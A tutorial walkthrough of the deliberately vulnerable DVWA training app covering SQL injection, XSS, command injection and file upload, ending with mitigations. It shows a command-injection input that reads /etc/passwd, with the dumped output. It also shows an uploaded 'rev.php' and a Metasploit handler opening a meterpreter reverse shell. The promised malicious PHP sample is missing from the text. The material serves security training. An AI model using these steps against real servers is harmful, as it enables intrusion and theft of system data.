
Exploring Damn Vulnerable Web Application (DVWA)

Introduction

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application designed to be intentionally vulnerable. Its main goal is to aid security professionals in understanding the processes of securing web applications and to conduct security training, testing, and vulnerability assessment.

Understanding DVWA

DVWA offers a wide range of vulnerabilities, each categorized into various difficulty levels, making it an ideal tool for practitioners of all skill levels. It serves as a playground for understanding common web vulnerabilities as defined by organizations like OWASP.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Common Vulnerabilities in DVWA

DVWA includes a range of vulnerabilities, each with lessons on exploitation and mitigation. Here are some key vulnerabilities:

SQL Injection


DVWA demonstrates both classic and blind SQL Injection vulnerabilities, allowing users to interact with the database through improperly sanitized inputs.

Cross-Site Scripting (XSS)

DVWA showcases both stored and reflected XSS vulnerabilities, where malicious scripts can be injected into web pages viewed by other users.

Command Injection

This vulnerability allows an attacker to execute arbitrary system commands on the server where the web application is hosted.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

8.8.8.8


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=45.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=33.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=21.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 21.814/33.856/45.798/9.792 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Exploitation Example:

If there's a feature that allows for ping tests by entering an IP address, you could append a command using the **&&** or **;** operators:



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

8.8.8.8 && cat /etc/passwd


```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=23.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=26.0 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=248 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 23.760/99.471/248.652/105.490 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
```

File Upload Vulnerabilities

DVWA includes challenges that allow users to upload files without proper validation, leading to potential remote code execution.

Exploitation Example:

By uploading a PHP file with a **.php** extension that contains malicious code, such as:



Vulnerability: File Upload

Choose an image to upload:


No file selected.

```
../../hackable/uploads/rev.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

To get a shell - start a listener and access the PHP on the remote server.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost eth0
lhost => eth0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.128:4444
[*] Meterpreter session 1 opened (192.168.40.128:4444 -> 192.168.40.137:52805) at 2023-12-07 12:01:04 -0500

meterpreter > 
```

Mitigation Strategies

Each vulnerability in DVWA is accompanied by lessons on how to mitigate the risk. Common strategies include:

- Input validation and sanitization to prevent SQL Injection and XSS.
- Using prepared statements and parameterized queries for database access.
- Implementing Content Security Policy (CSP) to mitigate XSS.
- Restricting and validating file types, sizes, and names in file upload features.
- Disabling or sanitizing inputs that may lead to command injection.

DVWA provides an invaluable resource for learning about web application security in a controlled environment. By exploring various vulnerabilities and understanding their exploitation and mitigation, security professionals and enthusiasts can enhance their skills in securing web applications. Remember, the key to effective learning with DVWA is to balance exploitation exercises with the study of corresponding defense mechanisms, ensuring a comprehensive understanding of web application security.